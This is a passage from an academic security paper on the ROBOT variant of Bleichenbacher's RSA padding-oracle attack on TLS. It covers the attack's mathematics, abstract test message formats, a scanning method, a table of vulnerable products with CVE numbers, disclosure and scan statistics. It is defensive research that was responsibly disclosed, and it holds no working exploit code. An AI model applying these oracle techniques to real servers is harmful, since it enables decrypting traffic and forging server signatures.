- We performed the first large-scale analysis of Bleichenbacher's attack and identified vulnerabilities in high profile servers from F5, Citrix, Radware, Palo Alto Networks, IBM, and Cisco, as well as in the open source implementations Bouncy Castle, Erlang, and WolfSSL.
- We present new techniques to construct Bleichenbacher oracles which are of particular interest for developing related attacks. These involve changing TLS protocol flows or observing TCP connection states.
- We implemented a proof of concept attack that allowed us to sign a message with the private key of Facebook's web page certificate.
- Finally, we discuss the countermeasures proposed in TLS 1.2 [34] and whether it is feasible to deprecate RSA encryption based key exchanges.

**Responsible disclosure and ethical considerations.** In collaboration with affected web site owners we responsibly disclosed our findings to vulnerable vendors. We collaborated with them on mitigations and reevaluated the patches with our scripts. Several vendors and web site owners awarded us with bug bounties.

To raise the awareness of these attacks, we also collaborated with different TLS evaluation tool developers. The Bleichenbacher vulnerability check was afterwards included in SSL Labs and testssl.sh.

As a result of a successful attack, the attacker is able to obtain the decrypted RSA ciphertext or sign an arbitrary message with server's private key. Therefore, by performing our proof of concept attacks we were not able to reconstruct the RSA private key. We performed our attacks with dummy data and never attempted to decrypt real user traffic. Since the complete attack requires tens of thousands of queries, we performed it only against servers with a large user base such as Facebook.





Figure 1: TLS-RSA handshake.

## 2 TLS-RSA key exchange

Bleichenbacher's attack is applicable to the TLS-RSA key exchange. This key exchange is used in all cipher suites having names starting with `TLS_RSA` (e.g. `TLS_RSA_WITH_AES_128_CBC_SHA`). The message flow of an RSA key exchange as implemented in TLS [34] is illustrated in Figure 1.

The TLS handshake is initiated by a TLS client with a `ClientHello` message. This message contains information about the TLS version and a list of supported cipher suites. If the server shares cipher and protocol support with the client, it responds with a `ServerHello` message indicating the selected cipher suite and other connection parameters. The server continues by sending its certificate in the `Certificate` message and signals the end of transmission with the `ServerHelloDone` message. The client then sends a `ClientKeyExchange` message containing a premaster secret that was RSA encrypted using the key included in the server's certificate. All further connection keys are derived from this premaster secret. The handshake concludes with both parties sending the `ChangeCipherSpec` and `Finished` messages. The `ChangeCipherSpec` indicates that the peer will send further messages protected with the negotiated cryptographic keys and algorithms. The `Finished` message authenticates the exchanged protocol messages.

## 3 Bleichenbacher's attack

Bleichenbacher's attack on SSL relies on two ingredients. The first is the malleability of RSA which allows anybody with an RSA public key to *multiply* encrypted plaintexts. The second is the tolerant nature of the RSA

PKCS #1 v1.5 padding format that allows an attacker to create valid messages with a high probability.

We assume $(N,e)$ to be an RSA public key, where $N$ has byte-length $\ell$ ($|N| = \ell$), with corresponding secret key $d = 1/e \bmod \phi(N)$. $||$ denotes byte concatenation.

## 3.1 RSA PKCS #1 v1.5

RSA PKCS #1 v1.5 describes how to generate a randomized padding string $PS$ for a message $k$ before encrypting it with RSA [25]:

1. The encryptor generates a random padding string $PS$, where $|PS| > 8$, $|PS| = \ell - 3 - |k|$, and $0x00 \notin \{PS_1, \ldots, PS_{|PS|}\}$.
2. It computes the message block as follows: $m = 00||02||PS||00||k$.
3. Finally, it computes the ciphertext as $c = m^e \bmod N$.

The decryption process reverts these steps in an obvious way. The decryptor uses its private key to perform RSA decryption, checks the PKCS #1 v1.5 padding, and extracts message $k$.

## 3.2 Attack intuition

Bleichenbacher's attack allows an attacker to recover the encrypted plaintext $m$ from the ciphertext $c$. For the attack execution, the attacker uses an oracle that decrypts $c$ and responds with 1 if the plaintext starts with `0x0002` or 0 otherwise:

$$\mathcal{O}(c) = \begin{cases} 1 & \text{if } m = c^d \bmod N \text{ starts with } \texttt{0x0002} \\ 0 & \text{otherwise.} \end{cases}$$

Such an oracle can be constructed from a server decrypting RSA PKCS #1 v1.5 ciphertexts.

Bleichenbacher's algorithm is based on the malleability of the RSA encryption scheme. In general, this property allows an attacker to use an integer value $s$ and perform plaintext multiplications:

$$c' = (c \cdot s^e) \bmod N = (ms)^e \bmod N,$$

Now assume a PKCS #1 v1.5 conforming message $c = m^e \bmod N$. The attacker starts with a small value $s$. He iteratively increments $s$, computes $c'$, and queries the oracle. Once the oracle responds with 1, he learns that

$$2B \leq ms - rN < 3B,$$

for some computed $r$, where $B = 2^{8(\ell-2)}$. This allows him to reduce the set of possible solutions. By iteratively choosing new $s$, querying the oracle, and computing new $r$ values, the attacker reduces the possible solutions $m$, until only one is left or the interval is small enough to accommodate a brute force search. We refer to the original paper for more details [11].





Figure 2: A vulnerable server would respond with different alert messages based on the PKCS #1 v1.5 validity. To mitigate the attack it is important that the server *always* responds with the same alert message and does not provide any information about the PKCS #1 v1.5 validity.

## 3.3 Countermeasures

In general the attack is always applicable if the attacker is able to distinguish valid from invalid RSA PKCS #1 v1.5 ciphertexts. To mitigate the attack, the TLS standard has defined the following countermeasure. Once the server receives a `ClientKeyExchange` message, it proceeds as follows (see Figure 2). It generates a random premaster secret and attempts to decrypt the ciphertext located in the `ClientKeyExchange` message. If the ciphertext was valid, it proceeds with the decrypted premaster secret. Otherwise, it proceeds with the random value. Since the attacker does not know the premaster secret value, he is not able to compute a valid `Finished` message. Therefore, the client `Finished` message is always responded with an alert message and the attacker cannot determine PKCS #1 v1.5 validity. See Section 9.1 for more details.

## 3.4 Attack performance and oracle types

In his original publication Bleichenbacher estimated that it takes about one million queries to decrypt an arbitrary ciphertext. Therefore, the attack was also named "million message attack". The attack performance varies however depending on the "strength" of the provided oracle. In general, the attack algorithm finds a new interval with every new valid oracle response. This happens if the decrypted ciphertext starts with `0x0002`. The oracle is considered "weaker" if it responds with a nega-

tive response for some decrypted ciphertexts which start with 0x0002. In this scenario, the new interval is not found and the attacker needs to issue more queries. This can happen, for example, if the implementation strictly checks the PKCS #1 v1.5 format which prescribes that the first 8 bytes following 0x0002 are non-zero, or if the implementation strictly checks the length of the unpadded key.

Bardou et al. improved the original attack and analyzed the impact of different implementations on the attack performance [7]. For example, the improved Bleichenbacher attack algorithm needs about 10,000 queries on average when using the "strongest" oracle. On the other hand, it needs about 18,000,000 queries using the "weakest" oracle.

For simplicity, in our paper we just assume two oracle types: *weak* and *strong*. The strong oracle allows one to decrypt arbitrary ciphertext in less than one million queries on average. Such an oracle can be provided by an implementation which returns true if the decrypted ciphertext starts with 0x0002 and contains a 0x00 at any position. The weak oracle results in an attack with several millions of queries and can be provided by an implementation which checks whether the 0x00 byte is located on the correct position. We use the original Bleichenbacher algorithm [11].

### 3.5 Creating a signature with Bleichenbacher's attack

In most of the studies, Bleichenbacher's attack is referred to as a decryption attack. A lesser noted point is that the attack allows one to perform arbitrary RSA private key operations. Given access to an oracle, the attacker is not only able to decrypt ciphertexts but also to sign arbitrary messages with server's private RSA key.

In order to create a signature with the server's private key, the attacker first uses a proper hash function and encoding to process the message. For example, when creating a PKCS #1 v1.5 signature for message M, the encoded result will have the following format [29]:

```
EM = 0x0001 || 0xFF...FF || 0x00 ||
ASN.1(hash(M))
```

hash() denotes a cryptographic hash function. The output of the hash function has to be encoded using ASN.1. The attacker then sets EM as an input into the Bleichenbacher algorithm. In a sense, he uses the to be signed message as if it were an eavesdropped ciphertext. The end result of this operation is a valid signature for M.

It is also important to mention that creating a signature is typically more time consuming than decrypting a PKCS #1 v1.5 ciphertext. The reason is that an attacker with a PKCS #1 v1.5 ciphertext can already assume that the first message is PKCS #1 v1.5 conforming. This allows him to skip the very first step from the original algorithm [11]. On the other hand, by decrypting a random ciphertext or creating a signature, the attacker cannot assume the first query is PKCS #1 v1.5 conforming. To make this first message PKCS #1 v1.5 conforming, the attacker has to apply a *blinding step* [11]. Since this step requires many oracle requests, creating a signature is much more time consuming and is only practical if a strong oracle is available.

## 4 Scanning methodology

The challenge of our research was to perform an effective scan using as few requests as possible, but allowing us to trigger all known vulnerabilities and potentially find new ones. For this purpose we closely modeled our first scanner after the techniques in Bleichenbacher's original publication [11] and the following research results [26, 7, 28]. This scanner performed a basic TLS-RSA handshake (see Figure 1) containing differently formatted PKCS #1 v1.5 messages located in ClientKeyExchange. With this approach, we were able to identify our first vulnerable TLS implementations. Further analysis was conducted to identify possible false positives before reporting the behavior to vendors and site operators. This manual analysis allowed us to find new issues and extend further TLS scans which we applied to the Alexa Top 1 Million list.

In the following sections we give an overview of our final scanning methodology. If possible we highlight general recommendations, which are of importance for performing related vulnerability scans.

### 4.1 Differently formatted PKCS #1 v1.5 messages

To trigger different server behaviors, our ClientKeyExchange messages contained differently formatted PKCS #1 v1.5 messages. For their description, consider the following notation. || denotes byte concatenation, version represents two TLS version bytes, rnd[x] denotes a non-zero random string of length $x$, and pad() denotes a function which generates a non-zero padding string whose inclusion fills the message to achieve the RSA key length.

Given the performance prerequisites for our scan, we carefully selected five PKCS #1 v1.5 vectors based on the previous research on Bleichenbacher attacks [11, 7, 28, 36]. Every message should trigger a different vulnerability:

1. Correctly formatted TLS message. This message contains a correctly formatted PKCS #1 v1.5

padding with 0x00 at a correct position and correct TLS version located in the premaster secret:

```
M1 = 0x0002 || pad() || 0x00 ||
version || rnd[46]
```

M1 should simulate an attacker who correctly guessed the PKCS #1 v1.5 padding as well as TLS version. Even though this case is hard to trigger (because of a low probability of constructing such a message), it is needed to evaluate the server correctness.

2. Incorrect PKCS #1 v1.5 padding. This message starts with incorrect PKCS #1 v1.5 padding bytes:

   ```
   M2 = 0x4117 || pad()
   ```

   The invalid first byte in the PKCS #1 v1.5 padding should trigger an invalid server behavior as described, for example, in the original paper [11].

3. 0x00 at wrong position. This message contains a correct PKCS #1 v1.5 format, but has 0x00 at a wrong position so that the unpadded premaster secret will have an invalid length:

   ```
   M3 = 0x0002 || pad() || 0x0011
   ```

   Many implementations assume that the unpadded value has a correct length. If the unpadded is shorter or longer, it could trigger a buffer overflow or specific internal exceptions, and lead to a different server behavior. For example, Meyer et al. showed that such a message resulted in different TLS alerts in JSSE (Java Secure Socket Extension) [28].

4. Missing 0x00. This message starts with 0x0002 but misses the 0x00 byte:

   ```
   M4 = 0x0002 || pad()
   ```

   The PKCS #1 v1.5 standard prescribes that the decrypted message always contains a 0x00 byte. If this byte is missing, the PKCS #1 v1.5 implementation cannot unpad the encrypted value, which can again result in a different server behavior.

5. Wrong TLS version. This message contains an invalid TLS version in the premaster secret:

   ```
   M5 = 0x0002 || pad() || 0x00 ||
   0x0202 || rnd[46]
   ```

   M5 should trigger an invalid behavior as described by Klíma, Pokorný and Rosa [26]. A practical example of such behavior was recently found in MatrixSSL [36]. The vulnerable MatrixSSL version responded these types of messages with an illegal parameter alert. Other messages were responded with a decryption error.

A server behaves correctly if it responds with the same alert message to any of the above messages. Otherwise, it is vulnerable to Bleichenbacher's attack. As described in Section 3.4, we say that the oracle is weak if the attacker can only identify valid messages starting with 0x0002 with a validly padded PKCS #1 v1.5 message with the 0x00 byte at the correct position (i.e., message M1 or M5). This is because of a low probability of triggering such a case during the attack. Otherwise, if the server allows the attacker to identify messages with, for example, message M3 or M4, the server provides a strong oracle and the attack can be practically exploited.

## 4.2 Different TLS protocol flows

We observed that several implementations responded differently based on the constructed TLS protocol flow. More specifically, we observed differences on some servers when processing a ClientKeyExchange message sent by itself versus when it was sent in conjunction with ChangeCipherSpec and Finished. We will refer to sending ClientKeyExchange alone as "shortened message flow" in the rest of the paper.

The primary example of this is F5 BIG-IP. Under certain configurations, when this device received an invalid ClientKeyExchange without further messages, it immediately aborted the handshake and closed the connection. Otherwise, when processing properly formatted ClientKeyExchange, the device waited for subsequent ChangeCipherSpec and Finished messages.

Our scans also confirmed that it is insufficient to consider only TLS alert numbers or timing as a suitable side-channel. It is also necessary to monitor connection state and timeout issues.

## 4.3 Cipher suites

Our initial tool implementation was trying to connect with a single AES-CBC cipher suite. During our scans we observed some servers with a limited set of cipher suites which, for example, only supported AES-GCM cipher suites. We therefore changed our tool to offer additional cipher suites by default. This increased the number of detected vulnerable servers.

In addition to new vulnerable servers, additional cipher suites allowed us to observe an interesting behavior. In some cases, the responses to various ClientKeyExchange messages varied depending on the used symmetric ciphers. For example, one of our target servers reset the TCP connection after accepting a valid PKCS #1 v1.5 formatted message when using AES-CBC cipher suites. When using AES-GCM cipher suites, the server responded with a TLS alert 51 (decrypt_error).

Invalid PKCS #1 v1.5 messages always led to a connection timeout, independently of the used cipher suite.

### 4.4 Monitoring different server responses

According to the TLS standard [34], servers receiving invalid `ClientKeyExchange` messages should continue the TLS handshake and always respond with an identical TLS alert. In our analyses, we observed several servers which always responded with identical TLS alerts. Some however returned an extra TLS alert when processing an invalid `ClientKeyExchange`.

In a server scan it is therefore important to not only monitor the last received TLS alert but also the content and count of received messages and socket behavior.

### 4.5 More variations

During our research we discovered that with slight variations like changing the cipher suite or using the shortened TLS message flow we were able to discover more vulnerable servers. A more exhaustive scan may reveal more vulnerable implementations. However, there is a very large number of potential variations to try. For example, one could try to connect with exotic cipher suites (like Camellia), extensions or new variations of message flows.

With our scan tool we attempted to find all vulnerabilities we are aware of while at the same time avoiding excessively long scans.

### 4.6 Performing a server scan

In summary, our server evaluation is primarily differentiated from other published techniques we are familiar with [11, 28, 36] in that we consider connection state as a side-channel signal and that we test with a non-standard message flow. Furthermore, we can detect duplicated alert messages and we enforce usage of different cipher suites to trigger invalid behavior. See Figure 3.

The oracle detection of our scanner works by first downloading a target server's certificate and using it to encrypt five `ClientKeyExchange` messages (`M1,...M5`). Each value is then sent as part of a standard handshake with a hardcoded `Finished` value. If the response was not the same for each test case, the target is presumed to be vulnerable. If the responses are identical, the server is retested using the same `ClientKeyExchange` but with an abbreviated message flow that omits `ChangeCipherSpec` and `Finished`. The responses are again compared and if any differences are spotted, the target is presumed to be vulnerable. In order to minimize false positive results due to network conditions or unreliable servers, all servers presumed to be vulnerable are retested to confirm the oracle prior to reporting the target as vulnerable. This is especially important when detecting timeout based oracles.





Figure 3: Our final scan considered different cipher suites, connection state, TLS alerts, and shortened protocol flow. The PKCS #1 v1.5 messages were selected precisely based on previous research [11, 7, 36].

When testing with the shortened message flow, we found it necessary to set an appropriate socket timeout for the network path between scanner and target. Tests can be performed faster with shorter timeouts but it can come at the cost of inconsistent behavior when dealing with slower hosts or network latency. In our testing, 5 seconds proved to be a reliable socket timeout for scanning over the Internet without exceeding handshake timeouts. In some environments, it may also be desirable to increase the socket timeout but setting it too high will lead to unreliable results.

## 5 Vulnerable implementations

The following sections present our findings and detailed behaviors of vulnerable implementations. The results are summarized in Table 1. For each vulnerable implementation the table provides information about different server responses triggered by valid and invalid `ClientKeyExchange` messages, the TLS protocol flow (full / shortened), the oracle type (strong / weak), and a CVE ID.

### 5.1 Facebook

During our first scans, we discovered that the main Facebook host – `www.facebook.com` – was vulnerable. The server responded with a TLS alert 20 (`bad_record_mac`) to an error in the padded premaster secret. An error in the PKCS #1 v1.5 prefix or in the padding resulted in an immediate TCP reset. We could observe a similar behavior on multiple other hosts belonging to Facebook like `instagram.com` and `fbcdn.com`.

| Implementation | Server response | | TLS flow | Oracle | Reference / ID |
|---|---|---|---|---|---|
| | Valid message | Invalid message | | | |
| **Facebook** | | | | | |
| 1st vulnerability | 20 | 47 | full | strong | - |
| 2nd vulnerability | 20 | TCP FIN | shortened | strong | - |
| **F5** | | | | | |
| Variant 1 | TCP timeout | 40 | shortened | strong | CVE-2017-6168 |
| Variant 2 | One alert (40) | Two alerts (40) | full | strong | CVE-2017-6168 |
| Variant 3 | TCP timeout | 40 | shortened | weak | CVE-2017-6168 |
| Variant 4 | One alert (40) | Two alerts (40) | full | weak | CVE-2017-6168 |
| Variant 5 | 20 | 80 | full | strong | CVE-2017-6168 |
| **Citrix Netscaler** | | | | | |
| with CBC cipher suites | Connection reset | TCP timeout | full | strong | CVE-2017-17382 |
| with GCM cipher suites | 51 | TCP timeout | full | strong | CVE-2017-17382 |
| **Radware** | | | | | |
| Radware Alteon | 51 | TCP reset | full | strong | CVE-2017-17427 |
| **Cisco** | | | | | |
| Cisco ACE | 20 | 47 | full | strong | CVE-2017-17428 |
| Cisco ASA | TCP timeout | TCP reset | full | weak | CVE-2017-12373 |
| **Erlang** | | | | | |
| Erlang version 19 and 20 | 10 | 51 | full | strong | CVE-2017-1000385 |
| Erlang version 18 | 20 | 51 | full | strong | CVE-2017-1000385 |
| **Palo Alto Networks** | | | | | |
| PAN-OS | One alert (40) | Two Alerts (40) | full | weak | CVE-2017-17841 |
| **IBM** | | | | | |
| IBM Domino | 20 | 47 | full | weak | (unfixed) |
| IBM WebSphere MQ | ? | ? | ? | ? | CVE-2018-1388 |
| **WolfSSL** | | | | | |
| WolfSSL prior to 3.12.2 | TCP timeout | Alert 0 | shortened | weak | CVE-2017-13099 |
| **Bouncy Castle** | | | | | |
| Bouncy Castle 1.58 | `ChangeCipherSpec` | 80 | shortened | weak | CVE-2017-13098 |

Table 1: Overview of vulnerable implementations and affected servers found in our research. TLS alerts are referenced by their numbers: 10 (`unexpected_message`) 20 (`bad_record_mac`), 40 (`handshake_failure`), 47 (`illegal_parameter`), 51 (`decrypt_error`), and 80 (`internal_error`).

We created a proof of concept signature using this oracle and sent it to Facebook along with an explanation of the problem. Facebook deployed patches within a week to close the oracle. The signature can be found in Appendix A. However, after further testing with different message flows we found that the fix was not completely effective at preventing us from distinguishing between error types. If the `ChangeCipherSpec` and `Finished` were withheld, the server would wait for these messages only if the `ClientKeyExchange` decrypted properly. Certain padding errors on the other hand would trigger a TCP FIN from the server. Facebook also fixed this behavior within a week of being notified. We extended our scan tool to consider this changed strategy.

Facebook informed us that they use a patched version of OpenSSL for the affected hosts and that the bug was in one of their custom patches. We thus believe this particular variant of the vulnerability does not affect any hosts not owned by Facebook.

We have furthermore discovered other vulnerable hosts belonging to Facebook that behaved in a different way. These were running TLS stacks by F5 and Erlang. To our knowledge all vulnerable hosts owned by Facebook have been patched.

## 5.2 F5

Based on Facebook's encouraging responses to the first reports, we continued scanning their infrastructure and found yet another vulnerable behavior. This time, the

vulnerable behavior was observed on a server related to corporate mail which identified with a server banner indicating BIG-IP. Further scans uncovered similar behavior on other domains whose owners confirmed the devices as being from F5. Over the course of the research we discovered that F5 products could exhibit a variety of oracles depending on the specific product and configuration. Most commonly, F5 products would respond to malformed `ClientKeyExchange` with a TLS alert 40 (`handshake_failure`) but allow connections to timeout if the decryption was successful. Close analysis of F5 TLS stacks also revealed that some product configurations would send an extra TLS alert depending on the error type.

Overall, we discovered five different variations of behavior on F5 hosts. Some of these variations are weak oracles. These weak oracles still allow attacks, but they take significantly more oracle queries. With the strong variants of the F5 oracle we were again able to create proof of concept signatures.

We informed F5 and they issued a security advisory on November 17th [18]. They released patches for all supported products that were affected. CVE-2017-6168 was assigned.

## 5.3 Citrix

By contacting web page owners we learned that many of the implementations we identified as vulnerable were run by Citrix Netscaler devices. The Netscaler vulnerability is behaving slightly different depending on whether the connection uses a CBC or a GCM cipher suite.

For this vulnerability the signal for a malformed decryption block is a timeout. This makes practical attacks more challenging, as one needs to send a lot of messages and detect timeouts. It likely requires parallelizing the attack.

CVE-2017-17382 was assigned to this vulnerability. Citrix has published an advisory and updates for affected devices [15].

## 5.4 Radware

We discovered that the server used by Radware's web page – `radware.com` – was vulnerable. Messages not starting with `0x0002` were answered with a TCP reset. Other messages were answered with a TLS alert 51 (`decrypt_error`). We discovered the same issue on a host that we knew was served by a Radware Alteon device due to previous research.

We informed Radware about the issue and they released a fix with the Alteon firmware versions 30.2.9.0, 30.5.7.0 and 31.0.4.0 [32]. CVE-2017-17427 was assigned to this vulnerability.

## 5.5 Cisco ACE

We found that Cisco ACE load balancers were vulnerable. Different error types were answered with either TLS alert 20 (`bad_record_mac`) or 47 (`illegal_parameter`).

Cisco stopped selling and supporting ACE devices in 2013 [13]. They informed us that they will not issue a fix for this flaw. CVE-2017-17428 was assigned. Based on our scans we assume that despite being out of support for several years ACE devices are still in widespread use.

We also observed that the host `cisco.com` and several of its subdomains are vulnerable to Bleichenbacher attacks in the exact same way as the vulnerable ACE devices. Although Cisco did not reveal to us what products are used for these domains, our belief is that they are likely running out of support ACE devices within their network infrastructure.

All cipher suites supported by these devices use the RSA encryption key exchange [14], making it impossible to mitigate this vulnerability by disabling it. Users of Cisco ACE devices that need TLS support therefore cannot run these devices with a secure TLS configuration.

## 5.6 Erlang

We tested multiple TLS stacks in free and open source software to find further reasons for the vulnerabilities detected in our scans. We discovered that the TLS implementation in the Erlang programming language answered to different RSA decryption errors with different TLS alerts. Messages that did not start with `0x0002` were answered with a TLS alert 51 (`decrypt_error`), other errors were answered with a TLS alert 10 (`unexpected_message`).

Independently of that, we discovered several hosts used by WhatsApp (owned by Facebook) that were vulnerable in a similar way except that they answered with TLS alert 20 (`bad_record_mac`) rather than 51 in response to certain padding errors. We later learned from Facebook that these hosts were also operated using Erlang. Our assessment that these differences were due to different versions of Erlang was later confirmed by the Erlang developers. Their tests found that versions 19 and 20 answered with TLS alert 10/51 while version 18 answered with TLS alert 20/51 as observed on the WhatsApp domain.

The Erlang developers released fixes in the versions 18.3.4.7 [3], 19.3.6.4 [4] and 20.1.7 [5]. CVE-2017-1000385 was assigned for this bug.

## 5.7 Bouncy Castle

We shared our test tool with CERT/CC and they shared it with developers of various TLS implementations. We

learned that the Java TLS implementation of Bouncy Castle was vulnerable to a variant of ROBOT. Sending a `ClientKeyExchange` where the zero terminator of the padding was not at the right position led to a TLS alert 80 (`internal_error`). Other errors made the server send a `ChangeCipherSpec` message.

The vulnerability only appears if Bouncy Castle is using the JCE API in Java for cryptographic operations. Bouncy Castle offers an old API (org.bouncycastle.crypto.tls) and a new API (org.bouncycastle.tls). The vulnerability appears only if the new API is used in combination with the JCE API. The old API does not support the JCE API.

Bouncy Castle plans to fix this vulnerability in version 1.59. CVE-2017-13098 was assigned.

### 5.8 WolfSSL

WolfSSL is a TLS stack for embedded devices. With the shortened message flow, we got a timeout for a correctly formatted message and errors for all messages that had any flaw in their structure (wrong PKCS #1 v1.5 prefix, zeros in the non-zero padding, missing padding zero terminator).

This only gives a weak oracle and attacks would take very long. However, it should still be considered a security flaw. WolfSSL developers fixed this issue in version 3.13.0 [20]. CVE-2017-13099 has been assigned to this flaw.

### 5.9 Old vulnerabilities in MatrixSSL and JSSE

We are aware of two already known vulnerabilities in TLS stacks that have been discovered in recent years. Meyer et al. [28] have identified a vulnerability in Java / JSSE (CVE-2012-5081) that affects Oracle Java SE 7 Update 7 and earlier, 6 Update 35 and earlier, 5.0 Update 36 and earlier, and 1.4.2_38 (CVE-2012-5081). Somorovsky [36] has identified a vulnerability in MatrixSSL before 3.8.3 (CVE-2016-6883).

We found a small number of vulnerable hosts that we assume are these vulnerabilities, indicating that individuals or organizations still use unpatched versions of JSSE and MatrixSSL. In particular, one embedded device vendor was identified as using an older release of MatrixSSL in the latest firmware of some products.

### 5.10 Further vulnerabilities

We have identified a weak oracle in IBM Lotus Domino, distinguishable by TLS alerts 20 (`bad_record_mac`) and 47 (`illegal_parameter`). We have initially not disclosed this as IBM has not fixed this yet, after our initial disclosure it was independently discovered by others.[1] IBM released a security advisory for WebSphere MQ [21]. Due to the lack of communication from IBM we have no further information, but we believe this is a separate vulnerability.

We also learned after our disclosure that devices from Palo Alto Networks were vulnerable (CVE-2017-17841). A fix for PAN-OS is available in versions 7.1.5 and 8.0.7 [30].

Furthermore, we have identified vulnerable servers whose behavior we could not link to a specific implementation. It is often challenging to find out what products are used on hosts on the public Internet. Attempts to ask the operators usually remain unanswered and many products do not expose product or version information via the appropriate HTTP headers. The "Server" header is unreliable, as in many cases load balancers or security appliances are terminating TLS connections while the header information is generated by the HTTP server itself. The "X-Forwarded-For" header that is supposed to be used by such products is hardly used, as many developers of security appliances think that this information should be hidden.

Based on our findings we must assume that more vulnerable products exist. If we learn about them we will also add them to our web page.[2]

## 6 Statistics about affected hosts

We performed several scans over the Alexa Top 1 Million list for vulnerable hosts. We incrementally improved our scan strategy while at the same time informing affected web pages and vendors who started to patch their servers. Therefore there was no single point in time where we were able to identify all vulnerabilities. We want to stress that all our numbers should be considered rough estimates, as they are both over- and undercounting vulnerabilities.

We believe that two scans we performed on November 11th and November 12th give us the closest estimate for the number of vulnerable servers before our research. We did scans for all domains in the Alexa Top 1 Million both with and without a www prefix on HTTPS / port 443. It is very common that the hosts with and without www prefix are served by different TLS stacks.

We already had the shortened message flow. Apart from Facebook, none of the affected vendors had started shipping fixes at this point. Of particular importance is that this was prior to the availability of updated software for F5 appliances.

[1] `https://twitter.com/drwetter/status/943785632672907264`

[2] `https://robotattack.org/`

However these scans did not test with varied cipher suites and therefore missed some vulnerable hosts which do not present with vulnerable behavior when a CBC cipher is negotiated. These scans were also made after Facebook had already started deploying fixes among its infrastructure. Furthermore our scan tool did not yet contain a test to identify the JSSE issue (CVE-2012-5081).

While our scan tool attempts to minimize inaccuracies by validating vulnerable responses, we have observed that certain non-deterministic behavior can still be falsely identified as vulnerable.

According to these scans 22,854 hosts (2.3 %) were vulnerable among the www hosts. 17,463 hosts (1.7 %) were vulnerable among the non-www hosts. If we combine the results 27,965 hosts (2.8 %) were vulnerable on either the www or the non-www host. We assume that the reason for this low number of vulnerabilities overall is the correct mitigation implementation in OpenSSL, the most widely used TLS library.

Among the top 100 domains according to Alexa 27 (thus 27 %) were vulnerable if we combine our best scan result with previous scans of hosts that were already fixed at that point. This indicates that among high profile hosts the number of vulnerable systems is higher. The reason is a common usage of F5 products in high profile servers.

Based on the exact vulnerability we can also estimate affected vendors. We would like to stress that there's further potential for errors here, as it is possible that different vendors have the vulnerability in the same way making it difficult to accurately distinguish between vulnerable products. If we combine these two scans 21,194 hosts were vulnerable to one of the F5 variants we have seen. 5,856 hosts were vulnerable to the Citrix variant, 521 Cisco ACE, 336 Radware, 118 IBM, 6 MatrixSSL, and 5 Erlang. We also identified three additional behavior profiles which could not be attributed to any specific vendor. These behaviors were found on 923, 793, and 763 hosts, respectively.

## 7 Proof of concept attack

We developed a proof of concept attack that allows decrypting and signing messages with the key of a vulnerable server. The attack is implemented in Python 3. Our proof of concept is based on Tibor Jager's implementation of the Bleichenbacher algorithm.

The implementation uses the simple algorithm as described by Bleichenbacher's original work [11]. Our attack thus does not use the optimized algorithms that have been developed over the years [7]. We also did not parallelize the attack, all connections and oracle queries happen sequentially. Despite these limitations we were still able to practically perform the attack over the Internet both for decryptions and for signatures.

Our code first scans the host for Bleichenbacher vulnerabilities. We try to detect a variety of signals given by the server and automatically adapt our oracle to it.

For a successful attack we need many subsequent connections to a server. Our attack code utilizes `TCP_NODELAY` flag and TCP Fast Open where available to make these connections faster. This reduces latency and connection overhead allowing for more oracle queries per second.

We have published our proof of concept attack under a free license (CC0).

## 8 Impact analysis

A vulnerable host allows an attacker to perform operations with the server's private key. However, given that the attack usually takes several tens of thousands of connections it takes some time to perform. This has consequences for the impact of the attack.

TLS supports different kinds of key exchanges with RSA: Static RSA key exchanges where a secret value is encrypted by the client and forward-secrecy enabled key exchanges using Diffie Hellman or elliptic curve Diffie Hellman where RSA is only used for signing. Modern configurations tend to favor the Elliptic Curve Diffie Hellman key exchange. In a correct TLS implementation, it should not be possible for an attacker to force a specific key exchange mechanism, however other bugs may allow this.

If a static RSA key exchange is used, the attack has devastating consequences. An attacker can passively record traffic and later decrypt it with the Bleichenbacher oracle. Servers that only support static RSA key exchanges are therefore at the highest risk. We observed devices and configurations where this is the case, notably the Cisco ACE load balancers and the host `paypal.com`.

In this section we describe general applications of Bleichenbacher attacks to servers that do not support static RSA key exchange.

### 8.1 Attacks when server and client do not use RSA encryption

To attack a key exchange where RSA is only used for signatures, the attacker faces a problem: He could impersonate a server to a client, but in order to do this he has to be able to perform an RSA signature operation during the handshake. A TLS handshake usually takes less than a second. An attacker can delay this up to a few seconds, but not much more. Therefore, the attack needs to happen really fast. Creating a signature with a Bleichenbacher attack takes longer than decrypting a ciphertext, therefore this is particularly challenging.

However, if the client still supports RSA encryption, the attacker has another option: He can downgrade the connection to an RSA key exchange. This has previously been described by Aviram et al. [6]. We believe that in realistic scenarios it is possible to optimize the attack enough to be able to perform this, particularly for large targets that have a lot of servers. An attacker could parallelize and distribute the attack over multiple servers himself and attack multiple servers of the target. However, we have not practically tried to perform such an attack.

### 8.2 Attack on old QUIC

